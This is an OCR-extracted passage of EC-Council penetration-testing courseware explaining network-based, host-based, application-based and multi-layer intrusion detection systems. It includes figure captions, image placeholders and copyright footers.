



Figure A.162: Diagram illustrating IDS

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Types of Intrusion Detection Systems

There are two types of intrusion detection systems:

- **Network-Based Intrusion Detection Systems (NIDS)**

  A network-based IDS detects malicious activity such as Denial-of-Service attacks, port scans, or even attempts to crack into computers by monitoring network traffic. It consists of a black box that is placed on the network in promiscuous mode, listening for patterns indicative of an intrusion. By limiting the firewall to drop large numbers of data packets, the NIDS checks every packet thoroughly. A NIDS captures and inspects all traffic. It generates alerts either at the IP or the application level based on the content. NIDSs are more distributed than host-based IDSs. The NIDS identifies the anomalies at the router and host level. It audits the information contained in the data packets, logging information of malicious packets, and assigns a threat level to each risk after receiving the data packets.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure A.163: Diagram of NIDS

- **Host-Based Intrusion Detection Systems (HIDS)**

  A host-based IDS monitors individual hosts on the network for malicious activity (e.g. Cisco Security Agent). These mechanisms usually include auditing for events that occur on a specific host. The HIDS is more versatile than the NIDS. In addition to detecting unauthorized insider activity, host-based systems are also effective at detecting unauthorized file modification. HIDSs focuses on the changing aspects of local systems. The HIDS is also more platform-centric, with more focus on the Windows OS, but there are other HIDSs for UNIX platforms. These mechanisms usually include auditing events that occur on a specific host.





Figure A.164: Diagram of HIDS

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Application-based IDS

An application-based IDS is like a host-based IDS designed to monitor a specific application (similar to anti-virus software designed specifically to monitor your mail server). An application-based IDS is extremely accurate in detecting malicious activity for the applications it protects. This type of IDS fails to detect the attacks which do not specifically targets the application.

Application based IDS tests an application by looking at the files created by the application and abnormal incidences such as users going beyond their allowed authorization, wrong data input and other incidents that create a problem for a user to interact with an application.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Multi-Layer Intrusion Detection Systems (mIDS)

An mIDS integrates many layers of IDS technologies into a single monitoring and analysis engine. It aggregates integrity monitoring software logs, system logs, IDS logs, and firewall logs into a single monitoring and analysis source. The concept of aggregating logs is an essential step in mIDS where logs are gathered from various sources located at different locations, having different formats, these logs are combined into a single file format having a single location. Therefore, doing so, you can have a single log file having precise and clear information.

